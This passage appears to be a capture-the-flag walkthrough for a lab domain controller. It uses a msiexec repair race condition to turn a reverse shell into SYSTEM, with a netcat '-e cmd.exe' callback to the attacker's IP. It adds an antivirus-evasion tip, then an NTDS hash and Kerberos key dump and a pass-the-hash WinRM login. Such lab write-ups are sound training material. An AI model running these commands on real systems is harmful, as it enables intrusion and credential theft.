(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nanocorp\web_svc- Now we can access
C:\Windows\Temp - Need a loop to win the race condition of the repair process
- I used
nc.exeto get admin shell since msfvenom payloads were being blocked by AV - Update your IP and PORT
$ nc -lvnp PORT
---
C:\Windows\system32> cd C:/Windows/Temp

C:\Windows\Temp> powershell -c "$p='@echo off' + [char]13 + [char]10 + 'C:\ProgramData\nc.exe -e cmd.exe <IP> <PORT>'; foreach ($c in 0..1) { 1000..15000 | foreach { $f = \"C:\Windows\Temp\cmk_all_${_}_$c.cmd\"; [IO.File]::WriteAllText($f, $p, [Text.Encoding]::ASCII); Set-ItemProperty $f -Name IsReadOnly -Value $true }}; Start-Process msiexec -ArgumentList '/fa C:\Windows\Installer\1e6f2.msi /qn' -Wait"- If you need to try again, delete all the files first before attempting the race condition
C:\Windows\Temp> powershell -c "Get-ChildItem C:\Windows\Temp\cmk_all_*.cmd | ForEach-Object { $_.IsReadOnly=$false; Remove-Item $_.FullName -Force }"- You will eventually land a shell as
nt authority
Microsoft Windows [Version 10.0.20348.3207]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32> type C:\Users\Administrator\Desktop\*.txt
4ff282c99b53444470f91b6a0b83f1e4- After getting system access we can dump hashes after downloading locally and can now connect via Admin hash
$ secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL
Impacket v0.13.0.dev0+20251016.112753.23a36c62 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x02832230a6146258f71e2615506bf7c4
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: b7acda5517db0d4431c8b5e930d2f2d7
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:541f4c0063c05d503fd4acb87c046358:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:209ce1eeeaa473fa30ea5518170d1470:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:40a21f29fd0f5c9374ded20cb0dc9554:::
nanocorp.htb\web_svc:1103:aad3b435b51404eeaad3b435b51404ee:8c8c66765e18bd3d6720dc34ce969b85:::
nanocorp.htb\monitoring_svc:3101:aad3b435b51404eeaad3b435b51404ee:3f40355b5414ef3fe57f3cb589deeb50:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:4328e16f223c9f91e5dad44ae65ceb658ffb9d04811b260affdd493e03ce8294
Administrator:aes128-cts-hmac-sha1-96:8cac501b88b8091a9d2da386cdb7cacc
Administrator:des-cbc-md5:c79b944640d91008
DC01$:aes256-cts-hmac-sha1-96:0dce328f60ceb5e16bb8f65251bf9e4eb6922b21d8b069ecd375305670e26e2d
DC01$:aes128-cts-hmac-sha1-96:2e811f6efd5572886fe4a206321f1d69
DC01$:des-cbc-md5:6437d37a3ee93b3e
krbtgt:aes256-cts-hmac-sha1-96:03c1762a10421cfca3f1b3e7689478076942498a9d9fd4fcd3f9f9aa8a4ffdf0
krbtgt:aes128-cts-hmac-sha1-96:dc56c90d92f3815b1723146920ef993b
krbtgt:des-cbc-md5:5e6198b3169e2032
nanocorp.htb\web_svc:aes256-cts-hmac-sha1-96:5dd23766476492e9ef6ab7c4313def5f7104349295725ca9bd6c26065b8437b8
nanocorp.htb\web_svc:aes128-cts-hmac-sha1-96:e3b13bc8cb767f3ab8fba84600e29fc2
nanocorp.htb\web_svc:des-cbc-md5:c82379ce97972564
nanocorp.htb\monitoring_svc:aes256-cts-hmac-sha1-96:de2ec0e08056380ef69b7e5559a63341af608e76ccda168f86445d6db69e6ef7
nanocorp.htb\monitoring_svc:aes128-cts-hmac-sha1-96:b5fca9a8831749ed483f47bb9fd4e8c6
nanocorp.htb\monitoring_svc:des-cbc-md5:54df850bf8d96225
[*] Cleaning up...- Connect
$ python winrmexec/evil_winrmexec.py -ssl -port 5986 -hashes :541f4c0063c05d503fd4acb87c046358 nanocorp.htb/Administrator@dc01.nanocorp.htb

PS C:\Users\Administrator\Documents> whoami
nanocorp\administrator